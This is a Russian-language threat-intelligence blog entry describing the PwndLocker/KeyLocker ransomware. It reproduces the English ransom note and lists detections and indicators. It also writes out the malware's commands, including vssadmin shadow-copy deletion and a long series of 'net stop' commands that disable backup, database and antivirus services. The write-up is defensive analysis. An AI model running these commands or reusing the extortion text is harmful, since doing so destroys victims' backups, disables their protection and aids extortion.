PwndLocker, KeyLocker

id-ransomware.blogspot.com/2019/10/pwndlocker-ransomware.html

PwndLocker Ransomware

KeyLocker Ransomware

(шифровальщик-вымогатель) (первоисточник)
Translation into English

Этот крипто-вымогатель шифрует данные компьютеров сетей городских администраций, государственных служб, предприятий, организаций и пр. с помощью AES, а затем требует выкуп в размере от $175 000 до $660 000 в BTC, чтобы вернуть файлы. Сумма выкупа зависит от размера сети, количества сотрудников и годового дохода "жертвы". Эта информация собирается перед началом атаки. Оригинальное название: file locker (указано в записке). На файле написано: разные названия.
Важно! Оригинальный дешифровщик из-за ошибки не может расшифровать файлы размером более 64 Мб, поэтому уплата выкупа в этом случае бесполезна.
Вы можете заказать расшифровку в Emsisoft по ссылке >> .

Обнаружения:
DrWeb -
> Trojan.Encoder.29865, Trojan.Encoder.30377, Trojan.Siggen9.16872, Trojan.Encoder.31166
BitDefender -> Trojan.Peed.Gen
ALYac -> Trojan.Ransom.PwndLocker
ESET-NOD32 -> A Variant Of Win32/Filecoder.OAZ, A Variant Of Win32/Filecoder.PwndLocker.A
Fortinet -> W32/AntiAV!tr
GData -> Win32.Trojan-Ransom.PwndLocker.A
Kaspersky -> HEUR:Trojan.Win32.AntiAV, Trojan-Ransom.Win32.Pwnd.b
Malwarebytes -> Trojan.AntiAV, Ransom.PwndLocker
McAfee -> Downloader-AE
Qihoo-360 -> Win32/Trojan.Anti.afe

Rising -> Trojan.AntiAV!8.9C4 (CLOUD), Spyware.POSCardStealer!8.644 (CLOUD)
Symantec -> ML.Attribute.HighConfidence, Trojan Horse, Trojan.Gen.MBT
TrendMicro -> TROJ_GEN.R011C0PLE19, TROJ_FRS.0NA104C220
VBA32 -> Trojan.AntiAV

© Генеалогия: PwndLocker > ProLock

Изображение — логотип статьи

К зашифрованным файлам могут добавляться различные расширения:
.pwnd
.key

Внимание! Новые расширения, email и тексты о выкупе можно найти в конце статьи, в обновлениях. Там могут быть различия с первоначальным вариантом.

Активность этого крипто-вымогателя пришлась на октябрь-декабрь 2019 года и продолжилась в феврале 2020 г. Ориентирован на англоязычных пользователей, что не мешает распространять его по всему миру. Известно о пострадавших в США, Сербии и других странах Европы.

Записка с требованием выкупа называется: **H0w_T0_Rec0very_Files.txt**


```
Your network have been penetrated and encrypted with a strong algorythm
Backups were either removed or encrypted
No one can help you to recover the network except us
Do not share this link or email. Otherwise, we will have to delete the decryption keys

To get your files back you have to pay the decryption fee in BTC.
The price depends on the network size, number of employess and annual revenue.

Download TOR-Browser: https://www.torproject.org/download/
Login [redacted] using your ID [redacted]
or
contact our support by email [redacted]
You'll receive instructions inside.
You should get in contact with us within 2 days after you noticed the encryption to have a good
discount.

The decryption key will be stored for 1 month.
The price will be increased by 100% in two weeks
We also have gathered your sensitive data.
We would share it in case you refuse to pay

Do not rename or move encrypted files
Decryption using third party software is impossible.
Attempts to self-decrypting files will result in the loss of your data.
```

Содержание записки о выкупе:
Your network have been penetrated and encrypted with a strong algorythm
Backups were either removed or encrypted

No one can help you to recover the network except us
Do not share this link or email, otherwise, we will have to delete the decryption keys
To get your files back you have to pay the decryption fee in BTC.
The price depends on the network size, number of employess and annual revenue.
Download TOR-Browser: https://www.torproject.org/download/
Login ***** using your ID ******
or
contact our support by email ***
You'll receive instructions inside.
You should get in contact with us within 2 days after you noticed the encryption to have a good discount.
The decryption key will be stored for 1 month.
The price will be increased by 100% in two weeks
We also have gathered your sensitive data.
We would share it in case you refuse to pay
Do not rename or move encrypted files
Decryption using third party software is impossible.
Attempts to self-decrypting files will result in the loss of your data.

Перевод записки на русский язык:
Ваша сеть была взломана и зашифрована с сильным алгоритмом
Резервные копии были удалены или зашифрованы
Никто не может помочь вам восстановить сеть, кроме нас
Не делитесь этой ссылкой или email, иначе нам придется удалить ключи дешифрования
Чтобы вернуть ваши файлы, вы должны заплатить за расшифровку в BTC.
Цена зависит от размера сети, количества работников и годового дохода.
Загрузите TOR-браузер: https://www.torproject.org/download/
Войдите в систему ***** используя свой ID ***
или
свяжитесь с нашей службой поддержки по email ***
Вы получите инструкции внутри.
Вы должны связаться с нами в течение 2 дней после того, как вы заметили шифрование, чтобы получить хорошую скидку.
Ключ дешифрования будет храниться в течение 1 месяца.
Цена будет увеличена на 100% через две недели
Мы также собрали ваши конфиденциальные данные.
Мы поделимся этим в случае отказа от оплаты
Не переименовывайте и не перемещайте зашифрованные файлы
Расшифровка с использованием сторонних программ невозможна.
Попытки самостоятельно расшифровать файлы приведут к потере ваших данных.

Дополнительное сообщение от вымогателей



Содержание сообщения:
Congratulations
if you are here, you are the victim of a file locker.
To get your files unlocked, please pay.
If you want to make test unlock, please contact support.

Перевод на русский:
Поздравляю
если вы здесь, вы жертва файлового локера.
Для разблокировки файлов, платите.
Если хотите сделать тест-разблок, пишите в поддержку.

Технические детали

Может распространяться путём взлома через незащищенную конфигурацию RDP, с помощью email-спама и вредоносных вложений, обманных загрузок, ботнетов, эксплойтов, вредоносной рекламы, веб-инжектов, фальшивых обновлений, перепакованных и заражённых инсталляторов. См. также "Основные способы распространения криптовымогателей" на вводной странице блога.

Нужно всегда использовать Актуальную антивирусную защиту!!!
Если вы пренебрегаете комплексной антивирусной защитой класса Internet Security или Total Security, то хотя бы делайте резервное копирование важных файлов по методу **3-2-1**.

➤ Удаляет теневые копии файлов на всех разделах дисков с помощью команд:
'<SYSTEM32>\vssvc.exe'
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=C: /on=C: /maxsize=401MB
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=C: /on=C: /maxsize=unbounded
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=D: /on=D: /maxsize=401MB
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=D: /on=D: /maxsize=unbounded

'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=E: /on=E: /maxsize=401MB
'%WINDIR%\syswow64\vssadmin.exe' delete shadows /all /quiet' , 0
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=F: /on=F: /maxsize=401MB' , 0
'%WINDIR%\syswow64\vssadmin.exe' resize shadowstorage /for=F: /on=F: /maxsize=unbounded' , 0

```
db 'delete shadows /all /quiet',0
db 'resize shadowstorage /for=c: /on=c: /maxsize=401MB',0
db 'resize shadowstorage /for=c: /on=c: /maxsize=unbounded',0
db 'p',0
```

➤ Для распространения использует съёмные носители. Для обеспечения автозапуска и распространения создает следующие файлы на съёмном носителе (X - любое имя диска):
X:\H0w_T0_Rec0very_Files.txt
X:\delete.avi
X:\correct.avi
X:\split.avi
X:\default.bmp
X:\dialmap.bmp
X:\dashborder_192.bmp
X:\dashborder_120.bmp
X:\contosoroot.cer
X:\contoso_1.cer
X:\sdkfailsafeemulator.cer
X:\contoso.cer
X:\testee.cer
X:\holycrosschurchinstructions.docx
X:\sdszfo.docx

➤ Запускает на исполнение следующие команды с целью завершения процессов (Process Killer):
'%WINDIR%\syswow64\taskkill.exe' /IM firefox.exe /F
'%WINDIR%\syswow64\net.exe' stop sacsvr /y
'%WINDIR%\syswow64\net.exe' stop SamSs /y
'%WINDIR%\syswow64\net.exe' stop SAVAdminService /y
'%WINDIR%\syswow64\net.exe' stop SAVService /y
'%WINDIR%\syswow64\net.exe' stop SDRSVC /y
'%WINDIR%\syswow64\net.exe' stop SepMasterService /y
'%WINDIR%\syswow64\net.exe' stop ShMonitor /y
'%WINDIR%\syswow64\net.exe' stop Smcinst /y
'%WINDIR%\syswow64\net.exe' stop SMTPSvc /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$PRACTTICEMGT /y

```
'%WINDIR%\syswow64\net.exe' stop SNAC /y
'%WINDIR%\syswow64\net.exe' stop SntpService /y
'%WINDIR%\syswow64\net.exe' stop sophossps /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$BKUPEXEC /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$CITRIX_METAFRAME /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$CXDB /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$ECWDB2 /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$PRACTTICEBGC /y
'%WINDIR%\syswow64\net.exe' stop RESvc /y
'%WINDIR%\syswow64\net.exe' stop SmcService /y
'%WINDIR%\syswow64\net.exe' stop ReportServer$TPSAMA /y
'%WINDIR%\syswow64\net.exe' stop MSSQLServerOLAPService /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$SHAREPOINT /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$SQL_2008 /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$SYSTEM_BGC /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$TPS /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$TPSAMA /y
'%WINDIR%\syswow64\net.exe' stop MSSQLSERVER /y
'%WINDIR%\syswow64\net.exe' stop MSSQLServerADHelper /y
'%WINDIR%\syswow64\net.exe' stop MSSQLServerADHelper100 /y
'%WINDIR%\syswow64\net.exe' stop MySQL57 /y
'%WINDIR%\syswow64\net.exe' stop ReportServer$SYSTEM_BGC /y
'%WINDIR%\syswow64\net.exe' stop MySQL80 /y
'%WINDIR%\syswow64\net.exe' stop NetMsmqActivator /y
'%WINDIR%\syswow64\net.exe' stop ntrtscan /y
'%WINDIR%\syswow64\net.exe' stop OracleClientCache80 /y
'%WINDIR%\syswow64\net.exe' stop PDVFSService /y
'%WINDIR%\syswow64\net.exe' stop POP3Svc /y
'%WINDIR%\syswow64\net.exe' stop ReportServer /y
'%WINDIR%\syswow64\net.exe' stop ReportServer$SQL_2008 /y
'%WINDIR%\syswow64\net.exe' stop ReportServer$TPS /y
'%WINDIR%\syswow64\net.exe' stop SQLBrowser /y
'%WINDIR%\syswow64\net.exe' stop wbengine /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SBSMONITORING /y
'%WINDIR%\syswow64\net.exe' stop tmlisten /y
'%WINDIR%\syswow64\net.exe' stop TrueKey /y
'%WINDIR%\syswow64\net.exe' stop TrueKeyScheduler /y
'%WINDIR%\syswow64\net.exe' stop TrueKeyServiceHelper /y
'%WINDIR%\syswow64\net.exe' stop UI0Detect /y
'%WINDIR%\syswow64\net.exe' stop VeeamBackupSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamBrokerSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamCatalogSvc /y
```

```
'%WINDIR%\syswow64\net.exe' stop VeeamDeploymentService /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$PROFXENGAGEMENT /y
'%WINDIR%\syswow64\net.exe' stop VeeamDeploySvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamEnterpriseManagerSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamHvIntegrationSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamMountSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamNFSSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamRESTSvc /y
'%WINDIR%\syswow64\net.exe' stop VeeamTransportSvc /y
'%WINDIR%\syswow64\net.exe' stop W3Svc /y
'%WINDIR%\syswow64\net.exe' stop TmCCSF /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$SBSMONITORING /y
'%WINDIR%\syswow64\net.exe' stop swi_update_64 /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$VEEAMSQL2012 /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SHAREPOINT /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SOPHOS /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SQL_2008 /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SQLEXPRESS /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$SYSTEM_BGC /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$TPS /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$TPSAMA /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$VEEAMSQL2008R2 /y
'%WINDIR%\syswow64\net.exe' stop SQLAgent$PROD /y
'%WINDIR%\syswow64\net.exe' stop swi_service /y
'%WINDIR%\syswow64\net.exe' stop SQLSafeOLRService /y
'%WINDIR%\syswow64\net.exe' stop SQLSERVERAGENT /y
'%WINDIR%\syswow64\net.exe' stop SQLTELEMETRY /y
'%WINDIR%\syswow64\net.exe' stop SQLTELEMETRY$ECWDB2 /y
'%WINDIR%\syswow64\net.exe' stop SQLWriter /y
'%WINDIR%\syswow64\net.exe' stop SstpSvc /y
'%WINDIR%\syswow64\net.exe' stop svcGenericHost /y
'%WINDIR%\syswow64\net.exe' stop swi_filter /y
'%WINDIR%\syswow64\net.exe' stop swi_update /y
'%WINDIR%\syswow64\net.exe' stop VeeamCloudSvc /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher$PROFXENGAGEMENT /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$PROFXENGAGEMENT /y
'%WINDIR%\syswow64\net.exe' stop BackupExecManagementService /y
'%WINDIR%\syswow64\net.exe' stop BackupExecRPCService /y
'%WINDIR%\syswow64\net.exe' stop BackupExecVSSProvider /y
'%WINDIR%\syswow64\net.exe' stop bedbg /y
'%WINDIR%\syswow64\net.exe' stop DCAgent /y
'%WINDIR%\syswow64\net.exe' stop EhttpSrv /y
```

```
'%WINDIR%\syswow64\net.exe' stop ekrn /y
'%WINDIR%\syswow64\net.exe' stop EPSecurityService /y
'%WINDIR%\syswow64\net.exe' stop EraserSvc11710 /y
'%WINDIR%\syswow64\net.exe' stop klnagent /y
'%WINDIR%\syswow64\net.exe' stop EsgShKernel /y
'%WINDIR%\syswow64\net.exe' stop ESHASRV /y
'%WINDIR%\syswow64\net.exe' stop FA_Scheduler /y
'%WINDIR%\syswow64\net.exe' stop IISAdmin /y
'%WINDIR%\syswow64\net.exe' stop IMAP4Svc /y
'%WINDIR%\syswow64\net.exe' stop KAVFS /y
'%WINDIR%\syswow64\net.exe' stop KAVFSGT /y
'%WINDIR%\syswow64\net.exe' stop kavfsslp /y
'%WINDIR%\syswow64\net.exe' stop BackupExecJobEngine /y
'%WINDIR%\syswow64\net.exe' stop EPUpdateService /y
'%WINDIR%\syswow64\net.exe' stop BackupExecDeviceMediaService /y
'%WINDIR%\syswow64\net.exe' stop "SQLsafe Backup Service" /y
'%WINDIR%\syswow64\net.exe' stop "Acronis VSS Provider" /y
'%WINDIR%\syswow64\net.exe' stop "Enterprise Client Service" /y
'%WINDIR%\syswow64\net.exe' stop "LanmanServer" /y
'%WINDIR%\syswow64\net.exe' stop "LanmanWorkstation" /y
'%WINDIR%\syswow64\net.exe' stop "SQLdmCollectionService$Default" /y
'%WINDIR%\syswow64\net.exe' stop "SQLdmManagementService$Default" /y
'%WINDIR%\syswow64\net.exe' stop "SQLdmPredictiveAnalyticsService$Default" /y
'%WINDIR%\syswow64\net.exe' stop "SQL Backups" /y
'%WINDIR%\syswow64\net.exe' stop "SQLsafe Filter Service" /y
'%WINDIR%\syswow64\net.exe' stop BackupExecAgentAccelerator /y
'%WINDIR%\syswow64\net.exe' stop "Symantec System Recovery" /y
'%WINDIR%\syswow64\net.exe' stop "Veeam Backup Catalog Data Service" /y
'%WINDIR%\syswow64\net.exe' stop "Zoolz 2 Service" /y
'%WINDIR%\syswow64\net.exe' stop AcronisAgent /y
'%WINDIR%\syswow64\net.exe' stop AcrSch2Svc /y
'%WINDIR%\syswow64\net.exe' stop Antivirus /y
'%WINDIR%\syswow64\net.exe' stop ARSM /y
'%WINDIR%\syswow64\net.exe' stop AVP /y
'%WINDIR%\syswow64\net.exe' stop BackupExecAgentBrowser /y
'%WINDIR%\syswow64\net.exe' stop MMS /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$VEEAMSQL2012 /y
'%WINDIR%\syswow64\net.exe' stop MBAMService /y
'%WINDIR%\syswow64\net.exe' stop MSOLAP$SYSTEM_BGC /y
'%WINDIR%\syswow64\net.exe' stop MSOLAP$TPS /y
'%WINDIR%\syswow64\net.exe' stop MSOLAP$TPSAMA /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$BKUPEXEC /y
```

```
'%WINDIR%\syswow64\net.exe' stop MSSQL$ECWDB2 /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$PRACTICEMGT /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$PRACTTICEBGC /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$PROD /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SBSMONITORING /y
'%WINDIR%\syswow64\net.exe' stop masvc /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SHAREPOINT /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SOPHOS /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SQL_2008 /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SQLEXPRESS /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$SYSTEM_BGC /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$TPS /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$TPSAMA /y
'%WINDIR%\syswow64\net.exe' stop MSSQL$VEEAMSQL2008R2 /y
'%WINDIR%\syswow64\net.exe' stop MSOLAP$SQL_2008 /y
'%WINDIR%\syswow64\net.exe' stop MSSQLFDLauncher /y
'%WINDIR%\syswow64\net.exe' stop msftesql$PROD /y
'%WINDIR%\syswow64\net.exe' stop mfevtp /y
'%WINDIR%\syswow64\net.exe' stop MBEndpointAgent /y
'%WINDIR%\syswow64\net.exe' stop McAfeeEngineService /y
'%WINDIR%\syswow64\net.exe' stop McAfeeFramework /y
'%WINDIR%\syswow64\net.exe' stop McAfeeFrameworkMcAfeeFramework /y
'%WINDIR%\syswow64\net.exe' stop McShield /y
'%WINDIR%\syswow64\net.exe' stop McTaskManager /y
'%WINDIR%\syswow64\net.exe' stop mfefire /y
'%WINDIR%\syswow64\net.exe' stop mfemms /y
'%WINDIR%\syswow64\net.exe' stop macmnsvc /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeSA /y
'%WINDIR%\syswow64\net.exe' stop mozyprobackup /y
'%WINDIR%\syswow64\net.exe' stop MsDtsServer /y
'%WINDIR%\syswow64\net.exe' stop MsDtsServer100 /y
'%WINDIR%\syswow64\net.exe' stop MsDtsServer110 /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeES /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeIS /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeMGMT /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeMTA /y
'%WINDIR%\syswow64\net.exe' stop MSExchangeSRS /y
'%WINDIR%\syswow64\net.exe' stop WRSVC /y
```

```
"Acronis VSS Provider"',0
"Enterprise Client Service"',0
"LanmanServer"',0
"LanmanWorkstation"',0
"SQLdmCollectionService$Default"',0
"SQLdmManagementService$Default"',0
"SQLdmPredictiveAnalyticsService$Default"',0
"SQL Backups"',0
"SQLsafe Backup Service"',0
"SQLsafe Filter Service"',0
"Symantec System Recovery"',0
"Veeam Backup Catalog Data Service"',0
"Zoolz 2 Service"',0
AcronisAgent',0
AcrSch2Svc',0
Antivirus',0
ARSM',0
AVP',0
BackupExecAgentAccelerator',0
BackupExecAgentBrowser',0
BackupExecDeviceMediaService',0
BackupExecJobEngine',0
BackupExecManagementService',0
BackupExecRPCService',0
BackupExecVSSProvider',0
bedbg',0
DCAgent',0
EhttpSrv',0
ekrn',0
EPSecurityService',0
EPUpdateService',0
EraserSvc11710',0
EsgShKernel',0
ESHASRV',0
FA_Scheduler',0
IISAdmin',0
```

➤ Среди завершенных процессов есть антивирусные программы:
Kaspersky
Symantec
McAfee
и другие

Всвязи с этим PwndLocker можно назвать анти-антивирусным вредоносным ПО.

Список файловых расширений, подвергающихся шифрованию:
Вероятно все или почти все файлы, кроме тех, что находится в пропускаемых директориях.
Это могут быть документы MS Office, OpenOffice, PDF, текстовые файлы, базы данных, фотографии, музыка, видео, файлы образов, архивы и пр.

➤ При шифровании пропускаются некоторые директории:
Windows
Windows Defender
Windows Mail
Windows Media Player
Windows NT
Windows Photo Viewer
Windows Portable Devices
Windows Sidebar
WindowsApps
WindowsPowerShell
$Recycle.Bin (Recycle.Bin)
Adobe
All Users

Common Files
DVD Maker
Internet Explorer
Kaspersky Lab
Kaspersky Lab Setup Files
Microsoft
Microsoft
Microsoft
Microsoft.NET
Microsoft_Corporation
Mozilla Firefox
MSBuild
Packages
PerfLogs
System Volume Information
Temp
Uninstall Information

➤ При шифровании пропускаются следующие типы файлов:
.bac, .bak, .bat, .bkf, .chm, .cmd, .dll, .dsk, .exe, .hlf, .ico, .inf, .ini, .lng, .lnk, .msi, .set, .sys, .ttf, .vhd, .wbc, .win (22 расширения).

Список может различаться в зависимости от версии.

Файлы, связанные с этим Ransomware:
H0w_T0_Rec0very_Files.txt - название текстового файла
<random>.exe - случайное название вредоносного файла
contoso.cer
contoso_1.cer
contosoroot.cer
correct.avi
dashborder_XXX.bmp (где XXX - случайное число)
default.bmp
delete.avi
dialmap.bmp
holycrosschurchinstructions.docx
sdkfailsafeemulator.cer
testee.cer
sdszfo.docx
split.avi
lock.xml

[Использование некоторых файлов из этого набора описано Dr.Web в статьях о Win32.HLLW.Autoruner2.50916, Win32.HLLW.Autoruner2.52382]
Набор файлов, видимо, зависит от версии вредоноса, конфигурации атакуемой компьютерной сети и некоторых других нераскрываемых "элементов".

Расположения:
\Desktop\ ->
\User_folders\ ->
\%TEMP%\ ->
X:\ -> (X - любое имя локального или внешнего диска)
C:\Programdata\lock.xml

Записи реестра, связанные с этим Ransomware:
См. ниже результаты анализов.

Сетевые подключения и связи:
Email: не был показан
BTC: не был показан
См. ниже в обновлениях другие адреса и контакты.
См. ниже результаты анализов.

Результаты анализов:
Ⓗ Hybrid analysis >>
Σ VirusTotal analysis >> VT>
🐞 Intezer analysis >>
⋟ ANY.RUN analysis >>
⧖ VMRay analysis >>
Ⓥ VirusBay samples >>
 MalShare samples >>
👽 AlienVault analysis >>
🔃 CAPE Sandbox analysis >>
꩜ JOE Sandbox analysis >>


Степень распространённости: **средняя**.
Подробные сведения собираются регулярно. Присылайте образцы.

=== ИСТОРИЯ СЕМЕЙСТВА === HISTORY OF FAMILY ===



=== БЛОК ОБНОВЛЕНИЙ === BLOCK OF UPDATES ===

Обновление от 9-12 декабря 2020:
Пост в Твиттере >>
Пост в Твиттере >>

Расширение: **.key**
Записка: H0w_T0_Rec0very_Files.txt
Tor-URL: ax3spapdymip4jpy.onion
Результаты анализов: **VT**



Обновление от 24 февраля 2020:
Расширение: **.pwnd**
Записка: H0w_T0_Rec0very_Files.txt
Email: help0f0ry0u@protonmail.com
Tor-URL: ax3spapdymip4jpy.onion

Обнаружения:
ALYac -> Trojan.Ransom.PwndLocker
Avira (no cloud) -> TR/Crypt.XPACK.Gen
BitDefender -> Trojan.Peed.Gen
DrWeb -> Trojan.Siggen9.16872, Trojan.Encoder.31166
ESET-NOD32 -> A Variant Of Win32/Filecoder.PwndLocker.A
Fortinet -> W32/Pwnd.B!tr.ransom
GData -> Win32.Trojan-Ransom.PwndLocker.A
Kaspersky -> Trojan-Ransom.Win32.Pwnd.b
Malwarebytes -> Ransom.PwndLocker
McAfee -> Downloader-AE
Microsoft -> Trojan:Win32/Occamy.C
Rising -> Spyware.POSCardStealer!8.644 (CLOUD)
Sophos AV -> Mal/Generic-S
Symantec -> Trojan.Gen.MBT
Tencent -> Win32.Trojan.Filecoder.Dzag

TrendMicro -> TROJ_FRS.0NA104C220
VBA32 -> TrojanRansom.Pwnd

Обновление от 2 марта 2020:
Статья на сайте BleepingComputer (анализ образца 9-12 декабря 2019) >>

=== БЛОК ССЫЛОК и СПАСИБОК = BLOCK OF LINKS AND THANKS ===

Вы можете заказать индивидуальную расшифровку в Emsisoft.

Для этой перейдите на сайт Emsisoft по ссылке >>

Thanks:

MalwareHunterTeam, Michael Gillespie
Andrew Ivanov (author)
BYEMAN, BleepingComputer
to the victims who sent the samples